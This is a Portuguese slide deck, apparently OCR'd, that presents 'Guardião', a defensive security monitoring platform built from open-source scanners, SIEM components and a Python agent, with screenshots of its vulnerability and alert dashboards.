
Integração das Ferramentas - Plano inicial

Reconhecimento (IVRE)

Mapeamento de superfície de
ataque

Monitoramento (Wazuh)

Deteção de comportamento
anômalo



Scan Web (Nuclei)

Identificação de vulnerabilidades

Filesystem scan (Trivy)

Análise de vulns do sistema

Gestão de patches (Ansible)

Aplicação de patches

Integração das Ferramentas



Guardião

1

Agente de monitoramento

O guardião possui agente próprio construído em python



Interface Web

Interface de gestão de ambientes simplificada



Scanners de rede

Masscan, nmap, nuclei e talvez o openvas no futuro



Sensor passivo de rede

Sniffing e detecção de anomalias via rede com Zeek



SIEM de bolso

Integra ossec e zincsearch para possibilitar coleta, parse, detecção e hunting



Principais Desafios



Performance



Falsos positivos



Integração com múltiplas techs



Algumas capturas da tool



Guardião

LOGOUT



Dashboard



Status dos Agentes



Alertas OSSEC



Guardiões



Scans Web



Vulnerabilidades



Ambientes



Resultados de Scan

CONTA

Guardiões

12 **+55%**



Ambientes

2 **+3%**



Vulnerabilidades

2673 **-2%**



Vulns Críticas

36 **+5%**



Download

Agente Guardião

Clique aqui para instalar o Guardião em suas máquinas e começar a proteger seus ativos.

Clique aqui →



Sensor de rede

Eleve sua segurança digital com nosso Sensor de rede. Detecte ativos com comportamento anômalo passivamente. Realize scans de rede e scans de vulnerabilidades em aplicativos web.

Em breve →

Distribuição de Severidade

Críticas

2 500

Vulnerabilidades por Severidade



Algumas capturas da tool



Guardião

LOGOUT



Dashboard



Status dos Agentes



Alertas OSSEC



Guardiões



Scans Web



Vulnerabilidades




Ambientes




Resultados de Scan

CONTA

Distribuição de Severidade



Vulnerabilidades por Severidade



Algumas capturas da tool



Guardião



Dashboard



Status dos Agentes



Alertas OSSEC



Guardiões



Scans Web



Vulnerabilidades



Ambientes



Resultados de Scan

CONTA

Top 10 URLs Mais Vulneráveis

URL	TOTAL VULNS
testaspnet.vulnweb.com	115
testhtml5.vulnweb.com	115
testasp.vulnweb.com	113
cdn.acunetix.com	105
testphp.vulnweb.com	105
rest.vulnweb.com	105
google.com	27


Fila de Atividades









AGENTE	ATIVIDADE	DATA
--------	-----------	------

Atividades Realizadas

AGENTE	ATIVIDADE	DATA
--------	-----------	------

Algumas capturas da tool



-  Dashboard
-  Status dos Agentes
-  Alertas OSSEC
-  Guardiões
-  Scans Web
-  Vulnerabilidades
-  Ambientes
-  Resultados de Scan

CONTA

Alertas OSSEC

Buscar

BUSCAR

LIMPAR

TIMESTAMP	NÍVEL	REGRA	DESCRIÇÃO	IP DE ORIGEM	DETALHES
Alert 1747595155.4534366	3	53713	PSAD level 3 warning 10.0.10.255 udp: [27036] udp pkts:	10.0.10.2	<div>VER DETALHES</div>
Alert 1747595155.4534018	10	53711	PSAD portscan 100.127.251.39 udp: [36589-59884] udp p	10.20.30.2	<div>VER DETALHES</div>
Alert 1747595149.4533670	10	53711	PSAD portscan 100.127.251.39 udp: [33231-60610] udp p	10.20.30.2	<div>VER DETALHES</div>
Alert 1747595149.4533337	3	53713	PSAD level 3 warning 10.0.10.255 udp: [27036] udp pkts:	10.0.10.2	<div>VER DETALHES</div>
Alert 1747595143.4532998	3	53713	PSAD level 3 warning 10.0.10.233 udp: [42596-53734] ud	10.0.10.1	<div>VER DETALHES</div>

Algumas capturas da tool

sanji

Linux-6.8.0-59-generic-x86_64-with-glibc2.39

Guardião

Vulns

Configs

busca geral...

CVE

SEVERIDADE

DESCRIÇÃO

CVE-2021-26318

Título: None

MEDIUM

A timing and power-based side channel
{'nvd': {'V2Vector': 'AV:L/AC:M/Au:N/C:P

CVE-2017-13716

Título: binutils: Memory leak with the C++ symbol demangler routine in libiberty

LOW

The C++ symbol demangler routine in
{'nvd': {'V2Vector': 'AV:N/AC:M/Au:N/C:N

Algumas capturas da tool



Guardião

LOGOUT



Dashboard



Status dos Agentes



Alertas OSSEC



Guardiões



Scans Web



Vulnerabilidades



Ambientes



Resultados de Scan

CONTA

Executar Script no Agente

Nome do Script

Ex.: meu_script.py, backup.sh, config.json

Script

Digite seu script aqui...



Perguntas ?



Pasch0/Guardiao